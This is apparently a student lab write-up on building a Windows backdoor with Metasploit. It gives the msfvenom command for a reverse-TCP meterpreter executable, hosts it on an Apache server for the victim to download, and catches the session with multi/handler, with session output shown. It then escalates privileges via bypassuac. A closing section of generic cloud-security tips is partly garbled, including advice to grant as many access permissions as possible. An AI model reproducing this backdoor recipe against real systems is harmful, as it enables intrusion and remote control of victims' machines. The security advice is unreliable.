
Try to create backdoor and Hack Windows/Linux OS

For creating backdoor we have to download meta sploit framework.

```
- curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall <enter>
```

Create a msfvenom file which is going to be installed on windows server.

Msfvenom -p windows/meterpreter/reverse_tcp lhost=<ip> lport=8090 -f exe -o new.exe



```
login as: ec2-user
Authenticating with public key "imported-openssh-key"
Last login: Sun Jul  7 08:06:03 2019 from 47.8.201.173
[ec2-user@ip-172-31-43-19 ~]$ sudo -i
[root@ip-172-31-43-19 ~]# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.
31.43.19 lport=8090 -f exe -o new.exe
```


Paste the file in html folder:

Cp <filename> /var/www/html

Systemctl start httpd

Download file to windows server:

<ip>/new.exe →on browser



Test Page for the Apache HTTP Ser
3.19.60.75/new.exe
http://3.19.60.75/new.exe — Visit
Search for 3.19.60.75/new.exe with:
Monitored by
POWER SPY
2:56 PM
7/7/2019

this site is working properly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

For information on Red Hat Enterprise Linux, please visit the Red Hat, Inc. website. The documentation for Red Hat Enterprise Linux is available on the Red Hat, Inc. website.

If you are the website administrator:

You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

You are free to use the image below on web sites powered by the Apache HTTP Server:

Install the file on the server.

Creating sessions:

Msfconsole<enter>

- ➔ use exploit/multi/handler


- > set payload windows/meterpreter/reverse_tcp
- >set lhost <ip>
- Set lport 8090
- > exploit

Now session will be created:

- ➔ Sysinfo ->> you can get system information.

Creating privileges to be admin

Put first session into background



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_t
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.164
lhost => 192.168.43.164
msf5 exploit(multi/handler) > set lport 8090
lport => 8090
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.164:8090
[*] Sending stage (179779 bytes) to 192.168.43.135
[*] Meterpreter session 1 opened (192.168.43.164:8090 -> 192.168.43.135
t 2019-07-07 23:01:51 +0530

meterpreter > sysinfo
Computer        : KALL_BHAIRAV-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Use exploit/windows/local/bypassuac

Set session 1

Set lhost <ip>

Set lport 8090

Exploit.

Conclusion:

Suggest how can we secure cloud server from being hacked:

Make sure the cloud system uses strong data security features.

Your cloud system must be designed to utilize antivirus programs, encryption controls and other features that help protect data.

Backups must be available as well.

The backup setup that your cloud computing system uses must also be checked. The backup can be set up directly on the cloud computer, but you might have to do it manually.

Test your cloud system on occasion.

Testing might sound like a minor issue, but it can make a major difference. In particular, you need to test your cloud to see how well it is performing in conjunction with its security setup.

Look for redundant storage solutions.

Redundant storage involves adding internal drives to store data, often more than you really require. This helps to keep data duplicated as much as possible.

Allow your system to use as many data access accounts and permissions as possible.

If every bit of data in your cloud computing system was accessible to everyone in your business, then it would be rather easy for your data to be distributed or even stolen.

Avoid Storing Sensitive Data

Several organizations abstain from keeping identifiable personal information on their respective servers, and there exists a wise decision behind their choice.

Use Top Tier Encoding

Encrypting information before its uploading on to the cloud is a superb move against attacks from various hackers.

Utilize a Firewall in VPS Hosting

Ensure that even the **cheap VPS server hosting services** also include a firewall which is functioning all the time. The default firewall is bundled with each OS and it is usually suggested to enable it.

How we can patch the loopholes from which attacker gets in:

Vulnerabilities exist in all types of software. Several versions of the Microsoft Windows operating system were open to the WannaCry attack. For instance, the popular open-source web browser Firefox has had more than 100 vulnerabilities identified in its code each year since 2009. Fifteen different vulnerabilities have been identified in Microsoft Internet Explorer browser variants since the start of 2017.

Exploiting the weaknesses

Once an attacker identifies a vulnerability, he can write a new computer program that uses that opportunity to get into a machine and take it over. In this respect, an exploit is similar to the way burglars use tools like crowbars, lock picks or other means of entry into a physical location.

What is Patch Management

Patch Management is the process of handling all the updates of components within the companies information system. These include routers, firewalls, servers, operating systems, anti-viruses, along with much more that could exist within a network. It means that someone is doing just that managing these patches.

Penetration testing

External penetration testing

Network analysis.

Thanking you……